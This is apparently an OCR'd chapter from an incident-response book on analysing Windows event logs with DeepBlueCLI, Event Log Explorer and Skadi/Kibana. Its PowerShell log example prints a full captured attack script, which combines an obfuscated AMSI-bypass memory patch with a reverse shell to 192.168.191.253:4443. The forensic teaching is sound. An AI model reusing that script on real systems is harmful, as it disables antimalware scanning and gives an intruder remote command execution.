


Figure 12.8 – CyLR.exe execution output

This remote capture technique can be accomplished via any remote access tool available. The one distinct advantage of this method is the ability to acquire log data along with the other evidence that `CyLR.exe` captures, and automatically forward it to a central repository. This central repository can be the Skadi instance, or simply an SFTP server that has been configured to accept this data.

Depending on the type of incident and the number of systems involved, there may be a significant amount of data. Sometimes, it may be too much for a responder to examine manually. In those cases, it is necessary to triage that data to determine what log entries are most important.

Triage

As discussed previously, depending on the incident, responders may be examining multiple Windows systems. Each of these systems may contain several thousand, or even a hundred thousand, event log entries. There is no possible way for a responder or team of responders to be able to examine that many individual entries. This equates to the often-used saying *it's like finding a needle in a haystack*. To address the large datasets that are often encountered in Windows event log analysis, responders can utilize the DeepBlueCLI tool. This PowerShell script, developed by Eric Conrad, detects suspicious Windows event log entries, such as service creation, account creation, a high number of login failures, and malicious PowerShell usage. By focusing on these more critical event types, responders will be able to analyze more log files and potentially identify suspicious activity.

https://t.me/learningnets

To run DeepBlueCLI, proceed as follows:

1. Download the PowerShell script from its GitHub site at `https://github.com/ sans-blue-team/DeepBlueCLI`. Once downloaded, uncompressed the file.
2. Open PowerShell and navigate to the directory containing `DeepBlue.ps1`.
3. Execute the `DeepBlue.ps1` PowerShell script by pointing it to a specific Windows event log file – in this case, the Windows security event log, as shown here:

```
PS C:\Users\madno\Desktop\DeepBlueCLI-master\DeepBlueCLI-
master> .\DeepBlue.ps1 -log security C:\Users\madno\
Desktop\Logs\Security.evtx
```

The screenshot for reference is as follows:

```
Date    : 2/11/2022 5:37:07 PM
Log     : Security
EventID : 4732
Message : User added to local Administrators group
Results : Username: -
          User SID: S-1-5-21-3341181097-1059518978-806882922-1002

Command :
Decoded :

Date    : 2/11/2022 5:29:43 PM
Log     : Security
EventID : 4720
Message : New User Created
Results : Username: minecraftsteve
          User SID: S-1-5-21-3341181097-1059518978-806882922-1002

Command :
Decoded :

Date    : 2/3/2022 11:02:35 PM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: pbentley0107@gmail.com
          User SID Access Count: 24
Command :
Decoded :
```

Figure 12.9 – DeepBlueCLI suspicious security event logs

4. The Windows event logs may also contain entries that are indicative of malicious activity. Run the DeepBlueCLI PowerShell script against the system logs with the following command:

```
PS C:\Users\madno\Desktop\DeepBlueCLI-master\DeepBlueCLI-
master> .\DeepBlue.ps1 -log system C:\Users\madno\
Desktop\Logs\System.evtx
```

https://t.me/learningnets

This will produce the following output:

```
Date    : 2/3/2022 11:05:53 PM
Log     : System
EventID : 7030
Message : Interactive service warning
Results : Service name: Printer Extensions and Notifications
          Malware (and some third party software) trigger this warning
Command :
Decoded :
```

Figure 12.10 – DeepBlueCLI suspicious system event log entry

5. As we already discussed, the amount of Windows Event logs is extensive. One log source that often provides key data points, especially in ransomware attacks, is the Windows PowerShell Operational logs. This log will often capture malicious PowerShell scripts that are used as part of multistage ransomware attacks. Use the following command to triage the PowerShell logs:

```
PS C:\Users\madno\Desktop\DeepBlueCLI-master\DeepBlueCLI-
master> .\DeepBlue.ps1 C:\Users\madno\Desktop\Logs\
Microsoft-Windows-PowerShell%4Operational.evtx
```

This command produces the following output:

```
Date    : 2/9/2022 3:34:55 PM
Log     : Powershell
EventID : 4104
Message : Suspicious Command Line
Results : Long Command Line: greater than 1000 bytes

Command : $xezna = @"
          using System;
          using System.Runtime.InteropServices;
          public class xezna {
              [DllImport("kernel32")]
              public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
              [DllImport("kernel32")]
              public static extern IntPtr LoadLibrary(string name);
              [DllImport("kernel32")]
              public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr gqpiwc, uint flNewProtect, out uint lpflOldProtect);
          }
          "@

          Add-Type $xezna

          $vcmmxix = [xezna]::LoadLibrary("$([cHAR](97)+[cHar](109+37-37)+[cHAR]([byTE]0x73)+[chAR](105)+[cHAR](46+28-28)+[Char](100*7/7)
          +[CHaR]([bYte]0x6c)+[char](108*96/96))")
          $azasbz = [xezna]::GetProcAddress($vcmmxix,
          "$(('AmsiScâ'+'nBuffer').nORMaLize([CHaR]([byte]0x46)+[char]([bYte]0x6f)+[chAR]([byTE]0x72)+[chAr](31+78)+[chAr](68+66-66))
          -replace [CHaR](45+47)+[ChaR]([BYte]0x70)+[ChAr](102+21)+[cHaR](10+67)+[cHar](89+21)+[cHAR]([BytE]0x7d))")
          $p = 0
          [xezna]::VirtualProtect($azasbz, [uint32]5, 0x40, [ref]$p)
          $kxdf = "0xB8"
          $xlkg = "0x57"
          $kbyc = "0x00"
          $stvr = "0x07"
          $itho = "0x80"
          $uhqw = "0xC3"
          $etmlk = [Byte[]] ($kxdf,$xlkg,$kbyc,$stvr,+$itho,+$uhqw)
          [System.Runtime.InteropServices.Marshal]::Copy($etmlk, 0, $azasbz, 6)

          powershell -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.191.253,'4443);$stream =
          $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data =
          (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2
          = $sendback + 'PSReverseShell# ';$sendbyte =
          ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()}$client.Close();"
Decoded :
```

Figure 12.11 – DeepBlueCLI PowerShell event log entry

https://t.me/learningnets

In the preceding screenshot, we can see a PowerShell script that is larger than 1,000 bytes, which may indicate that it is malicious. A review of the script indicates that it opens a network socket to an IP address with the port set to `4443`:



Figure 12.12 – PowerShell network socket

This type of behavior may be legitimate but should be followed up on as various post-exploitation tools such as **PowerSploit** and **Cobalt Strike** make extensive use of PowerShell. We will examine ransomware attacks in later chapters.

DeepBlueCLI is an excellent resource for conducting an initial pass on event logs. The two drawbacks are that analysts will still need to examine the initial log entries with additional tools and that DeepBlueCLI may miss actual malicious activity. It is advisable to start with this tool and then progress to more detailed examination methods and tools. In these instances, tools such as Event Log Explorer and Skadi are useful for gaining a much more detailed analysis.

Detailed Event Log analysis

As highlighted previously, the use of triage tools is a useful first step, but any incident investigation where event logs are available will require the use of specialized tools to dig deeper into the data that they provide. The Windows operating system has a native event log viewer. In the experience of many responders, that viewer is more suited to limited troubleshooting than to a deep analysis of the event logs. There are several tools, either open source or commercial, that can be leveraged for event log analysis. SIEM tools provide one of the best types of tools, especially if they can analyze offline event logs or those logs that have been acquired through scripts or other tools. In this chapter, two tools will be discussed: Event Log Explorer and Skadi. Each of these tools is useful for event log analysis but has unique features that make it suited for different aspects of event log analysis.

For example, Event Log Explorer allows better filtering of results, along with its string searching ability. Event Log Explorer can also combine multiple sources. Other tools, such as Skadi, allow the remote acquisition of log files and can combine log entries with other data, such as MFT entries and registry key settings. The one drawback with Skadi is the time necessary to ingest and process the data for review. Therefore, it is up to the responder to choose which tool best fits the incident under investigation.

Event Log Explorer

Event Log Explorer is an event log analysis tool that has more features and an easy-to-navigate GUI. Available as a commercial tool, the creators of Event Log Explorer, FSPro Labs, provide a 30-day trial period in which to test the tool. The tool can be downloaded from the website at `https://eventlogxp.com/` and can be installed on the Windows operating system.

https://t.me/learningnets

In this section, we will continue examining log files obtained from the storage we analyzed in the previous chapter:

1. Open **Event Log Explorer**; the following window will appear:




Figure 12.13 – Event Log Explorer GUI

The GUI has three main areas. The center pane contains the individual log entries that are contained within the Windows event log type. The lower pane contains the details contained within each log entry. Finally, the left-hand pane includes the Windows event log types that are under analysis.

2. Event Log Explorer will automatically import the localhost's Windows event logs. To remove these logs, right-click on the computer's name and click **Remove Computer**. Click **YES**. This will remove the existing Windows event logs.

https://t.me/learningnets

3. To import an event log file or files, click on **File | Open Log File | Standard**. Navigate to the appropriate folder where the event logs have been extracted. From here, load the log file from a directory. In this case, we will examine the Windows Security Event Logs. Select and click **Open**, as shown here:




Figure 12.14 – Opening Windows event logs

4. This will load all the log entries for that log file. In this example, we are going to examine the **New User Added** entry that was identified in the DeepBlueCLI triage. That output identified not only the Event ID but also the account, two pieces of data we can filter on. To open the filter, look for the funnel icon on the taskbar:




Figure 12.15 – Event Log Explorer – creating a filter

https://t.me/learningnets

5. The filter screen will then. From here, we can filter the event logs on a variety of specific attributes. This includes the event types, event IDs, and even keyword searching in the text of the log file entry. In this case, we will examine the log entries for **New User Created**, **event ID 4720**, which included a username of `minecraftsteve`. This was identified with the DeepBlueCLI triage script. Enter the event ID as `4720` and, in the **Text in description** field, the plaintext of the account name, `minecraftsteve`, as follows:




Figure 12.16 – Event Log Explorer filter parameters

https://t.me/learningnets

6. The output, after clicking **OK**, shows the event log entries that match the filters that were entered. The details of the event log entries include additional details about the account creation:




Figure 12.17 – Event log details

7. Again, returning to the results of the DeepBlueCLI script, there was an additional entry with Event ID 4732 that indicated elevated privileges for the `minecraftsteve` account. By going back to the filter and replacing the event ID of 4720 with 4732 and removing the `minecraftsteve` account, we can see that the account SID was not only moved into the administrator's group but also moved into the **Remote Management Users** group:

https://t.me/learningnets




Figure 12.18 – Event log entry description

In this short example, we were able to correlate the creation of a new user account and the elevation of its privileges to both the administrator's group and the remote management users. While this may not be malicious, if there is no ability to tie this new account to a legitimate user, it may be indicative of an adversary creating an account and adding it to the administrator's group.

One Windows Event Log that may be available to analysts is the Windows Defender Operational Event Log. These entries contain information concerning Windows Defender malware prevention and can provide additional information concerning updates and detections. Opening the file shows that there are several warnings:

https://t.me/learningnets




Figure 12.19 – Windows Defender entries

A review of one of the warnings indicates that Defender has detected the use of Meterpreter, a well-known post-exploitation tool:




Figure 12.20 – Windows Defender Meterpreter detection

Event Log Explorer has a great deal of functionality that cannot be addressed in this volume. Some of its other features include building custom views, filtering on specific data points, and finding text within log entries across multiple event log files. Even with these features, Event Log Explorer does have some minor limitations. First, responders have to gather the logs onto the system for analysis and load them manually. The second is that, depending on the file size, Event Log Explorer may have performance issues, including freezing. Responders should ensure they do not overload the application. Regardless, Event Log Explorer is an excellent tool for responders to include in their toolkits.

https://t.me/learningnets

Skadi and Kabana

Incidents often involve multiple systems across an enterprise network. Correlating this activity is often very difficult without analyzing the event logs from multiple systems. This is where the previously discussed SIEM appliances are helpful. Another option, if SIEM is not preconfigured to ingest and analyze event logs, is the Skadi platform. This open-source platform, available from GitHub at `https://github.com/orlikoski/Skadi`, is a group of applications and forensics installed on an Ubuntu 16.04 LTS server base image.

The primary tool that this chapter will focus on is the Elastic Stack, which is included as part of the Skadi platform. The other major feature that Skadi offers is the ability to ingest logs and other forensic data that is acquired through `CyLR.exe`. As previously discussed, `CyLR.exe` can be configured to send its output via SFTP to a remote system. Skadi combines an additional tool with `CyLR.exe`, to produce a dataset that is ingestible by the Elastic Stack on Skadi. This feature allows responders to run `CyLR.exe` on several different systems and have it sent directly to Skadi, where it can then be processed, indexed, searched, and correlated.

After `CyLR.exe` has finished, the responder will log into the Skadi console. From here, the **Cold Disk Quick Response** (**CDQR**) tool will be run to convert the data that's been acquired into a format that can be ingested by the Elasticsearch tool. The following command starts the processing with CDQR:

```
skadi@skadi:~$ cdqr in:DESKTOP-SKPTDIO.zip out:Results -p win
--max_cpu -z --es_kb DESKTOP-SKPTDIO
```

CDQR takes the input, `jsmith-pc.zip`, from `CyLR.exe` and outputs it to the `Results` folder. The `-p` argument selects the parser. In this case, since `DESKTOP-SKPTDIO` is a Microsoft Windows system, the `win` parser is selected. Next is `--max_cpu`. This argument allows analysts to throttle the CPU usage of the Skadi machine. If multiple `CyLR.exe` outputs are being processed, the analyst should omit this argument. The next argument, `-z`, indicates that the file is a ZIP file. Finally, the `--ex_kb` argument tells CDQR to output the results into Kibana with an index name of `DESKTOP-SKPTDIO`. This indexing allows analysts to differentiate between systems within the Kabana application:

```
skadi@skadi:~$ cdqr in:DESKTOP-SKPTDIO.zip out:Results -p win --max_cpu -z --es_kb DESKTOP-SKPTDIO
Assigning CDQR to the host network
The Docker network can be changed by modifying the "DOCKER_NETWORK" environment variable
Example (default Skadi mode): export DOCKER_NETWORK=host
Example (use other Docker network): export DOCKER_NETWORK=skadi-backend
docker run  --network host  -v /home/skadi/DESKTOP-SKPTDIO.zip:/home/skadi/DESKTOP-SKPTDIO.zip -v /h
ome/skadi/Results:/home/skadi/Results aorlikoski/cdqr:5.0.0 -y /home/skadi/DESKTOP-SKPTDIO.zip /home
/skadi/Results -p win --max_cpu -z --es_kb DESKTOP-SKPTDIO
```

Figure 12.21 – CDQR execution

After this process has finished, the results can be viewed in the Kibana GUI, as follows:

1. Navigate to the IP address of the Skadi server and enter the username and password. The default is `skadi:skadi`. This opens the portal shown in the following screenshot:

https://t.me/learningnets




Figure 12.22 – Skadi portal

2. Click on **Kibana**; the following screen will appear:

